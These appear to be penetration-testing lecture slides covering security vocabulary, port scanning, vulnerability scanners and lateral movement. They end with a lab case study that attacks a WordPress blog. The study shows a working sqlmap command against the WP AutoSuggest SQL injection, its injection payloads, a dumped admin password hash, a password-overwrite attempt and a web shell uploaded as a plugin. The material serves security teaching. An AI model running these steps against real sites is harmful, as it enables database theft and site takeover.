
Former:

- Security by perimeter defense

Now:

- Consider your system is already breached
- Consider attackers have already taken your system
 - » Backdoors, malware, CC comms, recon ops, etc.

APT LATERAL MOVEMENT



Dictionary – first words

- **Vulnerability** - a flaw or weakness in a system's design, implementation, or operation and management
- **Threat** - a possible way to exploit vulnerabilities
- **Attack** - a *deliberate attempt* to compromise a system
- **Exploit** - is a piece of software, a chunk of data, or sequence of commands that take advantage of a bug, glitch or vulnerability in order to cause unintended or unanticipated behavior to occur on computer Rootkit
- **Backdoor** - a method of bypassing normal authentication, securing remote access to a computer by an attacker
- **0-day** (zero day) (exploit) - a computer threat that tries to exploit computer application vulnerabilities that are unknown to others
- **DoS** – Denial of Service - an attempt to make a computer resource unavailable to its intended users
- **Spoofing** - a situation in which one person or program successfully masquerades as another by falsifying data

Security terms 2.

- **Sniffing** - intercepts and log traffic passing over a digital network
- **Scanner** – tries numerous hosts against a vulnerability or to find open services
- **Portscan** – only scans for open TCP/UDP ports of a system to identify potential targets
- **Fingerprinting** – find characteristic information of a system or tool, e.g. find out what operating system is in use, or what tool has been used.
- **Cracker** - a Black-hat computer hacker, a person who breaks security
- **Hacker** - who makes innovative customizations or combinations of retail electronic and computer equipment (but often used as a synonym of cracker)
- **Ethical hacker** - computer security experts, who specialize in penetration testing, and other testing methodologies, to ensure that a company's information systems are secure

Security terms 3.

- **Forensics** – recover, analyze or gather data, evidence from computer systems to be used in court law
- **Black-box test** (vs. crystal-box) – testing with no knowledge of the test object's internal structure
- **Penetration test** - a method of evaluating the security of a computer system or network by simulating an attack from a malicious source
- **Security assessment** - an explicit study to locate IT security vulnerabilities and risk
- **Script kiddie** - a non-expert who breaks into computer systems by using pre-packaged automated tools written by other


- Apache gives out important module and version informations in error messages and protocol header
- ServerSignature and ServerTokens config parameter can be used to disable such info leaks
- Server version is automatically collected by internet sites such as netcraft.com – historical information might be retrieved
- Also, packed based uptime information is recorded

Tcp timestamping: check

<http://www.securiteam.com/securitynews/5NP0C153PI.html>

- Search engines know lot about our servers
- You should be aware what others know about You

Uptime, remotely



(c) Netcraft, www.netcraft.com

Uptime. Remotely.

- **What is Timestamping? How can it be used to gain information about a running system?**
Timestamping is a TCP option, which may be set, and if set takes 12 bytes in the header (for each packet) in addition to the 20 bytes a TCP header normally takes. This is exclusive of any other options.
- **Linux**
Sends TS on first packet replied to - default always get TS
Note:
To disable do:
`echo 0 >/proc/sys/net/ipv4/tcp_timestamps`
To enable do:
`echo 1 >/proc/sys/net/ipv4/tcp_timestamps`

Increments 100 ticks/sec
2.0.x does not support TCP Timestamps
2.1.90+ Supports Timestamps
2.2.x Supports Timestamps
2.4.x Supports Timestamps
- **OS Ticks/sec Rollover time**

4.4BSD	2	34 years, 8 days, 17:27:27
Solaris 2	10	6 years, 293 days, 22:53:00
Linux 2.2+	100	248 days, 13:13:56
Cisco IOS	1000	24 days, 20:31:23
- **Windows**
Win2k sends the timestamp after the syn/ack handshake is complete (sends 0 TS during the 3-way handshake) and increment every 100ms initial random number.
95/98 does not support TS
NT 3.5/4 does not support TS

Port scanning

- Port scanning: Information gathering tool to find out
 - What are the available services on a target
 - Considered services: mainly TCP and UDP
 - Finding out services that might be available but filtered by a firewall
 - Scanning tools have additional features such as passive, active fingerprinting, scanning multiple hosts, fast scanning etc.

A Port scanner is generally an **Active** tool (it sends out packets and analyzes the results)

Passive port scanning also possible (needs sniffing capabilities)

Again, port scanning

- Sending a TCP connect packet (SYN)
- Answer is RST (RESET)? - This is not open
- Answer is ACK (+SYN) ? -This port is open
- UDP: not necessary to reply on the same port
- Other protocols: it depends on....

Simple TCP connect() scan

- sT: TCP connect scan

listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes

```
18:58:57.725838 00:18:f3:43:d9:e7 > ff:ff:ff:ff:ff:ff, ethertype ARP (0x0806), length 60:  
    arp who-has 10.105.1.54 (ff:ff:ff:ff:ff:ff) tell 10.105.1.254
```

```
18:58:57.725868 00:0c:29:85:af:a2 > 00:18:f3:43:d9:e7, ethertype ARP (0x0806), length  
    42: arp reply 10.105.1.54 is-at 00:0c:29:85:af:a2
```

```
18:58:57.743297 00:18:f3:43:d9:e7 > 00:0c:29:85:af:a2, ethertype IPv4 (0x0800), length  
    66: 10.105.1.254.49746 > 10.105.1.54.22: S 3002070029:3002070029(0) win 5840  
<mss 1460,nop,nop,sackOK,nop,wscale 7>
```

```
18:58:57.743336 00:0c:29:85:af:a2 > 00:18:f3:43:d9:e7, ethertype IPv4  
(0x0800), length 66: 10.105.1.54.22 > 10.105.1.254.49746: S  
    1601689082:1601689082(0) ack 3002070030 win 5840 <mss  
    1460,nop,nop,sackOK,nop,wscale 5>
```

```
18:58:57.743768 00:18:f3:43:d9:e7 > 00:0c:29:85:af:a2, ethertype IPv4 (0x0800), length  
    60: 10.105.1.254.49746 > 10.105.1.54.22: . ack 1 win 46
```

```
18:58:57.743859 00:18:f3:43:d9:e7 > 00:0c:29:85:af:a2, ethertype IPv4 (0x0800), length  
    60: 10.105.1.254.49746 > 10.105.1.54.22: R 1:1(0) ack 1 win 46
```

Port scanning, again

- It's not a special protocol, we try to connect the destination by normal TCP protocol
- We try to check the answer, we'll see if there is any service on the target port
- Again, TCP SYN is sent TCP RST means port is closed, TCP ACK means it is open. There are other possibilities, and add UDP and all the other protocols
- In some other TCP scan cases, tricks are used to avoid detection, to find out firewall actions, etc.
- Scanning can be extended to scanning subnets or whole internet. IPv4 vs. IPv6 matters!

Port scanning

- Initiate a TCP connection
- No answer? – Maybe our packet was filtered out (“discarded”), firewall?
- The answer is an RST packet? – Most likely a closed port
- The answer is a SYN packet? – Open port
- Details on port scanning:
<http://nmap.org/book/man-port-scanning-techniques.html>

TCP connect scan

- TCP connect() scanning : This is the most basic form of TCP scanning. The connect() system call provided by your operating system is used to open a connection to every interesting port on the machine. If the port is listening, connect() will succeed, otherwise the port isn't reachable. One strong advantage to this technique is that you don't need any special privileges.
- Any user on most UNIX boxes is free to use this call.
- Another advantage is speed. While making a separate connect() call for every targeted port in a linear fashion would take ages over a slow connection, you can hasten the scan by using many sockets in parallel. Using non-blocking I/O allows you to set a low time-out period and watch all the sockets at once. (**The big downside is that this sort of scan is easily detectable and filterable. The target hosts logs will show a bunch of connection and error messages for the services which take the connection and then have it immediately shutdown.**)- This is not valid anymore

History of port scanning

- First there was nothing
- Then port scanners appeared
- Then portscan-detectors appeared
- And the sysadmins were happy that they knew that on the second Monday in February somebody tried to break in to their system
- And more and more attackers came
- And the logs were full with port scans, blacklisted IPs, and the sysadmin's phone was full with alert SMSs.
- And then the alerts were turned off and the portscanning activity is considered as 'background radiation' on the internet

An intermezzo - port knocking

- Port knocking is an authentication scheme “before” real connections happen
- E.g. We do not allow SSH connections (port 22), only with port knocking.
- The client should first send packets to other ports for authentication purposes (special port number, order, timing and contents –crypto might help against simply session replays etc.)
- E.g. client first sends a SYN to port 1000,2000,3000,1000 within 2 seconds and then the port 22 will be opened (for a short period of time, and only for that client) (in real life, packet order is not static, e.g. jumping code might be used based on hash functions)
- Basically a good idea but it’s not that easy to decide: Time synchronization? Software problems (remote update through SSH hangs and cannot authenticate again)? Overhead? DoS possibilities?
- http://en.wikipedia.org/wiki/Port_knocking

Network vulnerability scanners

- Target: A system, IP range, etc.
- Goal: To find vulnerable software components of the target in a fast and efficient way: Test against ten thousands of vulnerabilities in seconds
- Working method:
- Scans target for services
- identifies software version
- Performs basic tests to find out vulnerable services (e.g. is anonymous ftp login enabled?)
- Generally uses a number of “active plugins” to test target service against known vulnerabilities
- Uses a database that contains vulnerable software version numbers -> only matching this to the identified software version might result in large number of false positives
- Generally a lot more is incorporated (login support, password trial for weak pw., fuzzing tests, etc.)

Some tools

- Nessus – general vuln. scanner
- Nmap – general vuln. scanner
- Acunetix Web Vulnerability Scanner – web focused vuln. scanner
- Dirbuster – web discovery tool (free tool: dirb)
- Kali linux: linux based distro with all the hacker tools
- John the ripper – password cracker
- HashCat –password cracker
- Data converters, etc. (check <http://kt.pe/>)

Problems and advantages of vulnerability scanners

Problems

- Limited availability of free tools (Nessus: free, open source to closed source, limited free version)
- Vulnerability databases have to be kept updated
- Knowledge might be needed on the OS, Services to have accurate results (to avoid false positives)
- Attacks against custom settings, tools, software components is generally missing
- Generally, no “new attack” or system-wide vulnerability can be found
- The human knowledge is still needed

Advantages

- Automatic running, fast scanning of multiple hosts against thousands of vulnerabilities
- Good looking automatic reports as audit material
- Most of the internet-wide scanning attacks can be prevented (those attackers also use standard attacks, databases)

Lateral movement

- SMB shares
- Password left in .bash_history (e.g. mysql –Ppassword)
- SSH .authorized_keys
- Root access -> “sudoers”?
- Pass the hash – mimikatz
- Sniffing network traffic (see: ARP spoofing, Ettercap) for passwords and information on infrastructure
- Simply finding new targets and hacking
- WPAD tricks (see Flame malware, Hot Potato Attack)
- Many other ways...

Certifications

- There are a number of certifications on products and on ethical hacking processes
- CISA, CISSP, OWASP, etc.
- A certificate alone is useless
- However, it proves that some effort was put in to get the certificate (and money too)
- Both security personnel certifications, and product/system certifications can matter
- Me myself only own an OSCP certification which is very technical, and thus it was interesting for me

A case study/ how an ethical hacker might do

Web page under attack

V's blog – Just another WordPress

Nem biztonságos | 10.44.1.123

V'S BLOG

Just another WordPress site

POSTS

OCTOBER 20, 2019

Finally

Finally I added some new plugins with extra functionality.

SEPTEMBER 1, 2019

Check Check

Search ...

RECENT POSTS

- Finally
- Check Check
- Starting
- Hello world!

Download Nessus | Tenable® Nessus Essentials / Folders / View

Nem biztonságos | localhost:8834/#/scans/reports/8/vulnerabilities

My Basic Network Scan

Configure Audit Trail Launch

Hosts 1 Vulnerabilities 21 History 1

Filter Search Vulnerabilities 21 Vulnerabilities

Sev	Name	Family	Count	
INFO	HTTP (Multiple Issues)	Web Servers	2	
INFO	SSH (Multiple Issues)	General	2	
INFO	Nessus SYN scanner	Port scanners	2	
INFO	Service Detection	Service detection	2	
INFO	Apache HTTP Server Version Disclosure	Web Servers	1	
INFO	Backported Security Patch	General	1	
INFO	Common Platform Enumeration	General	1	
INFO	Device Type	General	1	
INFO	Ethernet Card Manufacturer	Misc	1	

Scan Details:

Policy:

Status:

Scanner:

Start:

End:

Elapsed:

Vulnerability

Tenable News

SolarWinds Dameware
Mini Remote Control
Unauthenti...

Read More

PENT-B | 53

Vulnerability Scanner Scanning Options Report Generator Proxy Crawler Tools

Target Website: <http://10.44.1.123/>

START **STOP**

Click to search...

Alerts (467)

- Source Code Disclosure (1)
- Directory Listing Allowed (148)
- Internal Server Error (300)
- Session Cookie not set to HTTPS
- User Credentials Are Transmitted
- X-Frame-Options Header Not Set
- Common File Name (2)
- E-Mail Address (11)
- Form Input Autocomplete Enabled
- HTTP Server Disclosure (1)


Site Structure


- index.php
- wp-admin
- wp-content
- wp-includes
- GET (p)
- GET (s)
- wp-comments-post.php
- wp-login.php
- xmlrpc.php

Scanning done (Time: 00:05:27)
Stopping scanner...

Testing URL (POST): <http://10.44.1.123/wp-login.php?action=lostpassword>
 Testing URL (POST): <http://10.44.1.123/wp-login.php?action=lostpassword>
 Testing URL (POST): <http://10.44.1.123/wp-login.php?action=lostpassword>
 Testing URL (POST): <http://10.44.1.123/wp-login.php?action=lostpassword>
 Testing URL (POST): <http://10.44.1.123/wp-login.php?action=lostpassword>

Scanner Activity





WordPress Security Scanner by the WPScan Team
Version 3.7.3

WPScan.io - Online WordPress Vulnerability Scanner
 @_WPScan_, @_ethicalhack3r, @_erwan_lr, @_FireFart_

```
[+] URL: http://10.44.1.123/  
[+] Started: Sun Oct 20 21:22:50 2019
```

Interesting Finding(s):

```
[+] http://10.44.1.123/  
| Interesting Entry: Server: Apache/2.4.25 (Debian)  
| Found By: Headers (Passive Detection)  
| Confidence: 100%  
  
[+] http://10.44.1.123/xmlrpc.php  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%  
| References:  
| - http://codex.wordpress.org/XML-RPC_Pingback_API  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner  
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
```

```
[+] Starting WPScan (Code and Core Scan) - Level: WPScan - Results: Local  
[+] Enumerating All Plugins (via Passive Methods)  
[+] Checking Plugin Versions (via Passive and Aggressive Methods)  
  
[i] Plugin(s) Identified:  
  
[+] wp-autosuggest  
| Location: http://10.44.1.123/wp-content/plugins/wp-autosuggest/  
| Latest Version: 0.24 (up to date)  
| Last Updated: 2009-06-13T06:56:00.000Z  
  
Detected By: Urls In Homepage (Passive Detection)  
  
[!] 1 vulnerability identified:  
  
[!] Title: WP AutoSuggest 0.24 - Unauthenticated SQL Injection  
References:  
- https://wpvulndb.com/vulnerabilities/9188  
- https://www.exploit-db.com/exploits/45977/  
  
Version: 0.24 (80% confidence)  
Detected By: Readme - Stable Tag (Aggressive Detection)  
- http://10.44.1.123/wp-content/plugins/wp-autosuggest/readme.txt  
  
[+] Enumerating Config Backups (via Passive and Aggressive Methods)  
Checking Config Backups - Time: 00:00:00 <=====  
  
[i] No Config Backups Found.  
  
[+] WPVulnDB API OK  
| Plan: free  
1 2 3 4 5 6 7Prev 8Goto 9Video 10 11 View
```

https://www.exploit-db.com/exploits/45977

☰ ⋮ 🌐 ⚙️ ⚛️

🔍 Keresés

☰ 🔍 📁 🎯 🌐

Website: https://kaimi.io
Version: 0.24
Category: webapps

SQL Injection
File: autosuggest.php

Vulnerable code:

```
if (isset($_GET['wpas_keys'])) {  
    $wpas_keys = $_GET['wpas_keys'];  
}  
...  
$wpas_keys = str_replace(' ','%', $wpas_keys);  
$pageposts = $wpdb->get_results("SELECT * FROM $wpdb->posts WHERE (post_title LIKE '%$wpas_keys%') AND post_status = 'publish'  
ORDER BY post_date DESC");
```

Exploitation example:

```
sqlmap -u "http://URL/wp-content/plugins/wp-autosuggest/autosuggest.php?wpas_action=query&wpas_keys=1" --technique BT --dbms MySQL  
--risk 3 --level 5 -p wpas_keys --tamper space2comment --sql-shell
```

Tags: SQL Injection (SQLi)

Advisory/Source: [Link](#)

```
[21:37:26] [INFO] testing MySQL UNION query (NULL) - 1 to 20 columns
[21:37:26] [INFO] testing 'MySQL UNION query (random number) - 1 to 20 columns'
[21:37:27] [INFO] testing 'MySQL UNION query (NULL) - 21 to 40 columns'
[21:37:27] [INFO] target URL appears to be UNION injectable with 23 columns
[21:37:27] [INFO] GET parameter 'wpas_keys' is 'MySQL UNION query (NULL) - 21 to 40 columns' injectable
[21:37:27] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie'
eval
GET parameter 'wpas_keys' is vulnerable. Do you want to keep testing the others (if any)? [y/N] -
sqlmap identified the following injection point(s) with a total of 404 HTTP(s) requests:
---
Parameter: wpas_keys (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause
Payload: wpas_action=query&wpas_keys=-3508') OR 2119=2119 AND ('AgBC' LIKE 'AgBC

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: wpas_action=query&wpas_keys=1') AND (SELECT 9730 FROM (SELECT(SLEEP(5)))Vyxy) AND ('zsiP' LIKE 'z

Type: UNION query
Title: MySQL UNION query (NULL) - 23 columns
Payload: wpas_action=query&wpas_keys=1') UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x7162626271,0x4e4945
755a414743456751424f6b4f69,0x7176787871),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,N
---
[21:37:33] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[21:37:33] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9.0 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.0.12
[21:37:33] [INFO] fetched data logged to text files under '/home/vendeg/.sqlmap/output/10.44.1.123'
[*] ending @ 21:37:33 /2019-10-20/
```

```
sqlmap ~sqlmapproject-sqlmap-9a62460
```

```
[21:38:52] [INFO] fetching tables for database: 'vblog'
```

```
Database: vblog
```

```
[12 tables]
```

```
+-----+  
| wp_commentmeta |  
| wp_comments |  
| wp_links |  
| wp_options |  
| wp_postmeta |  
| wp_posts |  
| wp_term_relationships |  
| wp_term_taxonomy |  
| wp_termmeta |  
| wp_terms |  
| wp_usermeta |  
| wp_users |  
+-----+
```

```
[21:38:52] [INFO] fetched data logged to text files under '/home/vendeg/.sqlmap/output/10.44.1.123'
```

```
[*] ending @ 21:38:52 /2019-10-20/
```

```
vendeg@DESKTOP-29BG547 ~sqlmapproject-sqlmap-9a62460
```

```
$
```



21:39
2019. 10. 20.
C:\nabes 3

```
[21:43:52] [INFO] you did not provide the fields in your query. sqlmap will retrieve  
the column names itself  
[21:43:52] [WARNING] missing database parameter. sqlmap is going to use the current d  
atabase to enumerate table(s) columns  
[21:43:52] [INFO] fetching current database  
[21:43:52] [INFO] fetching columns for table 'wp_users' in database 'vblog'  
[21:43:52] [INFO] the query with expanded column name(s) is: SELECT ID, display_name,  
user_activation_key, user_email, user_login, user_nicename, user_pass, user_register  
ed, user_status, user_url FROM wp_users  
select * from wp_users [1]:  
[*] 1, vadmin, , vblogadmin@crysys.hu, vadmin, vadmin, $P$BbBnCNhwaBD74kuFkaQUjiK9uzX  
5cC0, 2019-09-01 20:00:55, 0,  
  
sql-shell> update wp_users set user_pass="aa" ;  
[21:44:08] [WARNING] execution of non-query SQL statements is only available when sta  
cked queries are supported  
sql-shell> quit  
[21:44:15] [INFO] fetched data logged to text files under '/home/vendeg/.sqlmap/outpu  
t/10.44.1.123'  
  
[*] ending @ 21:44:15 /2019-10-20/
```

vendeg@DESKTOP-29BG547 ~/sqlmapproject-sqlmap-9a62460

\$



21:44
2019. 10. 20.
Enable 3



Upload Plugin < V's blog — Word +

← → ⌂ ⓘ Nem biztonságos | 10.44.1.123/wp-admin/update.php?action=upload-plugin ☆ 👤 ⋮

W V's blog ⌂ 2 🗣 13 + New Howdy, vadmin 👤

Installing Plugin from uploaded file: shell.zip

Unpacking the package...

Installing the plugin...

Plugin installed successfully.

